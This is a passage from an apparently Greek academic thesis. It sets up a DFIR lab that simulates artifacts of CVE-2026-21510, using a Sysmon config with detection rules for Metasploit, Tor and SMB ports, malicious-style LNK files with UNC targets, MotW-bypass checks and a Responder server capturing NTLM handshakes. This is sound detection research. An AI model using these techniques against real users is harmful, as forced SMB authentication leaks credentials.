Εγκατάσταση και παραμετροποίηση του Sysmon: Επόμενο βήμα είναι η εγκατάσταση του System Monitor (Sysmon) της Microsoft Sysinternals, με το ευρέως διαδεδομένο baseline configuration. Η επιλογή του συγκεκριμένου configuration αιτιολογείται από το γεγονός ότι αποτελεί de facto baseline στη DFIR κοινότητα. Το baseline configuration καταγράφει κρίσιμους τύπους events όπως process creation και network connections, χωρίς να παράγει υπερβολικό "θόρυβο" που θα δυσχέραινε την επακόλουθη ανάλυση. Επιπλέον, μεταβάλλεται αναλόγως το config αρχείο προκειμένου να μπορεί να καταγράψει την SMB κίνηση από και προς τον host:

```
                <DestinationPort name="Telnet" condition="is">23</DestinationPort> <!--Telnet protocol, monitor admin connections, insecure-->
                <DestinationPort name="SMTP" condition="is">25</DestinationPort> <!--SMTP mail protocol port, insecure, used by threats-->
                <DestinationPort name="IMAP" condition="is">143</DestinationPort> <!--IMAP mail protocol port, insecure, used by threats-->
                <DestinationPort name="RDP" condition="is">3389</DestinationPort> <!--Windows:RDP: Monitor admin connections-->
                <DestinationPort name="VNC" condition="is">5800</DestinationPort> <!--VNC protocol: Monitor admin connections, often insecure, using hard-coded admin passw
                <DestinationPort name="VNC" condition="is">5900</DestinationPort> <!--VNC protocol Monitor admin connections, often insecure, using hard-coded admin passwo
                <DestinationPort name="Alert,Metasploit" condition="is">4444</DestinationPort>
                <!--Ports: Proxy-->
                <DestinationPort name="Proxy" condition="is">1080</DestinationPort> <!--Socks proxy port | Credit @ion-storm-->
                <DestinationPort name="Proxy" condition="is">3128</DestinationPort> <!--Socks proxy port | Credit @ion-storm-->
                <DestinationPort name="Proxy" condition="is">8080</DestinationPort> <!--Socks proxy port | Credit @ion-storm-->
                <!--Ports: Tor-->
                <DestinationPort name="Tor" condition="is">1723</DestinationPort> <!--Tor protocol [ https://attack.mitre.org/wiki/Technique/T1090 ] | Credit @ion-storm-->
                <DestinationPort name="Tor" condition="is">9001</DestinationPort> <!--Tor protocol [ http://www.computerworlduk.com/tutorial/security/tor-enterprise-2016-b
                <DestinationPort name="Tor" condition="is">9030</DestinationPort> <!--Tor protocol [ http://www.computerworlduk.com/tutorial/security/tor-enterprise-2016-b
                <Image condition="image">control.exe</Image>
                <DestinationPort name="SMB" condition="is">445</DestinationPort>
                <DestinationPort name="SMB-NetBIOS" condition="is">139</DestinationPort>
                <DestinationPort name="HTTP-WebDAV" condition="is">80</DestinationPort>
                <DestinationPort name="HTTPS" condition="is">443</DestinationPort>
        </NetworkConnect>
</RuleGroup>

<RuleGroup name="" groupRelation="or">
        <NetworkConnect onmatch="exclude">
                <!--SECTION: Microsoft-->
```


Εικόνα 5.22: Προσθήκη παραμέτρων στο config του Sysmon για καταγραφή της SMB κίνησης

Η ταυτόχρονη ενεργοποίηση του Audit Process Tracking και του Sysmon δημιουργεί δύο ανεξάρτητες πηγές καταγραφής για τα ίδια γεγονότα δημιουργίας διεργασιών. Η μεθοδολογική σημασία της διπλής πηγής βρίσκεται στο ότι επιτρέπει την αξιολόγηση του Velociraptor artifact ως προς την ικανότητά του να επεξεργάζεται και τις δύο πηγές και να παράγει συνεπή ευρήματα. Επιπλέον, παρέχει δυνατότητα διασταυρωμένης επαλήθευσης σε περιπτώσεις πραγματικών DFIR ερευνών.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> & "$env:TEMP\Sysmon\sysmon64.exe" -accepteula -i "$env:TEMP\Sysmon\config.xml"


System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.91
Configuration file validated.
sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting sysmon64..
sysmon64 started.
PS C:\Windows\system32> Get-Service Sysmon64

Status   Name               DisplayName
------   ----               -----------
Running  sysmon64           Sysmon64


PS C:\Windows\system32>
```

Εικόνα 5.23: Εγκατάσταση Sysmon στο VM-2 με το SwiftOnSecurity configuration


Ενεργοποίηση Firewall Logging: Τέλος, ενεργοποιείται το logging από το Windows Firewall για allowed και dropped connections. Η καταγραφή αυτή λειτουργεί ως τρίτη ανεξάρτητη πηγή επαλήθευσης της δικτυακής κίνησης.




Εικόνα 5.24: Ενεργοποίηση του Firewall logging

5.4.2 Παραγωγή LNK Αρχείων με Ύποπτα Χαρακτηριστικά (Κατηγορία A)

Η παραγωγή των LNK αρχείων υλοποιείται σε δύο φάσεις που εξυπηρετούν διαφορετικά forensic artifacts. Στην πρώτη φάση, στο VM-3 δημιουργούνται μέσω Python script τρία LNK αρχεία με ονόματα που αντιστοιχούν σε ρεαλιστικά social engineering σενάρια. Τα αρχεία αυτά θα χρησιμοποιηθούν για την παραγωγή των artifacts της κατηγορίας B (απουσία MotW) και μεταφέρονται στο VM-2 μέσω shared folder.






Εικόνα 5.25α & Εικόνα 5.25β: LNK αρχεία στο VM-3 και python script που τα δημιούργησε

Στη δεύτερη φάση δημιουργείται το ένα επιπλέον LNK αρχείο μέσω PowerShell script το οποίο περιέχει το UNC target στον server του επιτιθέμενου, το οποίο θα χρησιμοποιηθεί για την παραγωγή των artifacts της κατηγορίας Δ. Το script αξιοποιεί το Windows Script Host και native μεθόδους και παράγει το LNK αρχείο με έγκυρη δομή που, ωστόσο, με διπλό click θα αναγκάσει

το Windows Shell να επιλύσει το UNC path και να ξεκινήσει SMB σύνδεση προς το VM-3. Παρόμοιες τεχνικές έχουν ήδη παρατηρηθεί σε πραγματικές επιθέσεις μέσω κακόβουλων LNK αρχείων με στόχο τη διαρροή NTLM credentials και την αυτόματη SMB authentication (Lakshmanan, 2026).



Εικόνα 5.26: PowerShell script που δημιουργεί το επιπλέον LNK αρχείο


5.4.3 Artifacts Χωρίς Zone Identifier (Κατηγορία B)

Η προσομοίωση της παράκαμψης MotW επιτυγχάνεται μέσω δύο μηχανισμών. Πρώτα, τα αρχεία που παράχθηκαν στο VM-3 μεταφέρονται στο VM-2 μέσω shared folder. Η μεταφορά αυτή δεν προσθέτει Zone.Identifier Alternate Data Stream και αναπαράγεται έτσι ακριβώς η συνθήκη απουσίας MotW που χαρακτηρίζει την εκμετάλλευση. Η επιβεβαίωση της προσομοίωσης της παράκαμψης MotW γίνεται μέσω του παρακάτω script:

```
PS C:\Windows\system32> Get-ChildItem -Path "$env:USERPROFILE\Desktop", "$env:USERPROFILE\Downloads", "$env:TEMP" -Filter "*.lnk" |
>> ForEach-Object {
>> $zone = Get-Item $_.FullName -Stream Zone.Identifier -ErrorAction SilentlyContinue
>> [PSCustomObject]@{
>> Path = $_.FullName
>> Size = $_.Length
>> HasMotW = ($null -ne $zone)
>> }}

Path                                        Size HasMotW
----                                        ---- -------
C:\Users\admin\Desktop\Document_Review.lnk    190   False
C:\Users\admin\Downloads\Invoice_Q1_2026.lnk  194   False
C:\Users\admin\AppData\Local\Temp\update.lnk  188   False
```

Εικόνα 5.27: Αποτυχία του MotW για τα LNK αρχεία


Στη συνέχεια, τοποθετείται στο φάκελο Downloads του VM-2 ένα αρχείο που κατέβηκε νόμιμα από το διαδίκτυο μέσω browser, το οποίο έχει Zone.Identifier ADS με τιμή ZoneId=3 (internet zone).



Εικόνα 5.28: Dummy file που περιέχει το Zone Identifier μετά από download από το διαδίκτυο


5.4.4 Παραγωγή Artifacts από Ύποπτες Αλυσίδες Διεργασιών (Κατηγορία Γ)

Για την παραγωγή των Process Chain artifacts εκτελούνται από το VM-2 πολλαπλές εντολές control.exe σε συνδυασμό με UNC paths που παραπέμπουν σε ανύπαρκτα CPL αρχεία στο VM-3. Σκοπός αυτών των κλήσεων είναι να αναπαραχθεί στα logs η αλυσίδα explorer.exe -> control.exe -> rundll32.exe που αποτελεί βασικό χαρακτηριστικό της εκμετάλλευσης CVE-2026-21510. Παρότι οι κλήσεις αποτυγχάνουν καθώς τα payloads δεν υπάρχουν, το Sysmon και το Windows Security Auditing καταγράφουν τις προσπάθειες με το πλήρες commandline και ParentProcess.




Εικόνα 5.29: Parent-Child process σχέση μεταξύ του Run και του Explorer

Η επαλήθευση της καταγραφής γίνεται μέσω της εντολής “Get-WinEvent -LogName Security με φίλτρο για event ID 4688 (new process created). Στην παρακάτω εικόνα φαίνεται ότι καταγράφονται τόσο τα Process Create events για το control.exe με Creator Process Name το PowerShell, όσο και τα αντίστοιχα για το rundll32.exe με Creator Process Name το control.exe και τα αντίστοιχα command lines. Η πλήρης αλυσίδα διεργασιών με τα UNC arguments αποτελεί το παρατηρήσιμο IOC του CVE-2026-21510.




Εικόνα 5.30: Process Chain στα αρχεία καταγραφής



Εικόνα 5.31: Διεργασίες καταγεγραμμένες από το Sysmon


Η ίδια αλυσίδα διεργασιών καταγράφεται παράλληλα και από το Sysmon. Αναζητώντας τα αντίστοιχα logs που περιέχουν τη δημιουργία rundll32.exe με γονική διεργασία το control.exe και αναφορά στην IP του VM-3, εντοπίζονται τα παρακάτω events.



Εικόνα 5.32: Επιβεβαίωση των logs του process chain από το Sysmon

5.4.5 Παραγωγή Δικτυακών Artifacts (Κατηγορία Δ)

Σε αντίθεση με τις προηγούμενες κατηγορίες όπου τα artifacts δημιουργούνται από scripts ή τοποθετούνται χειροκίνητα στο σύστημα, τα δικτυακά artifacts απαιτούν την παραγωγή SMB κίνησης μεταξύ του VM-2 και VM-3 με πλήρη NTLM authentication negotiation. Για τον σκοπό αυτό, εκκινείται στο VM–3 το εργαλείο responder, το οποίο αποτελεί καθιερωμένο εργαλείο στη red-team και DFIR κοινότητα για την υλοποίηση rogue servers που ανταποκρίνονται σε πρωτόκολλα δικτυακής ανακάλυψης ονομάτων. Για τους σκοπούς του πειράματος, ο SMB server δέχεται την εισερχόμενη δικτυακή σύνδεση από το VM-2, πραγματοποιεί πλήρες NTLM challenge-response handshake και καταγράφει το αποτέλεσμα. Η ενεργοποίηση του listener επιβεβαιώνεται από το banner που γράφει “SMB server [ON]”, “Responder IP [192.168.56.103]” και “Listening for Events…”.

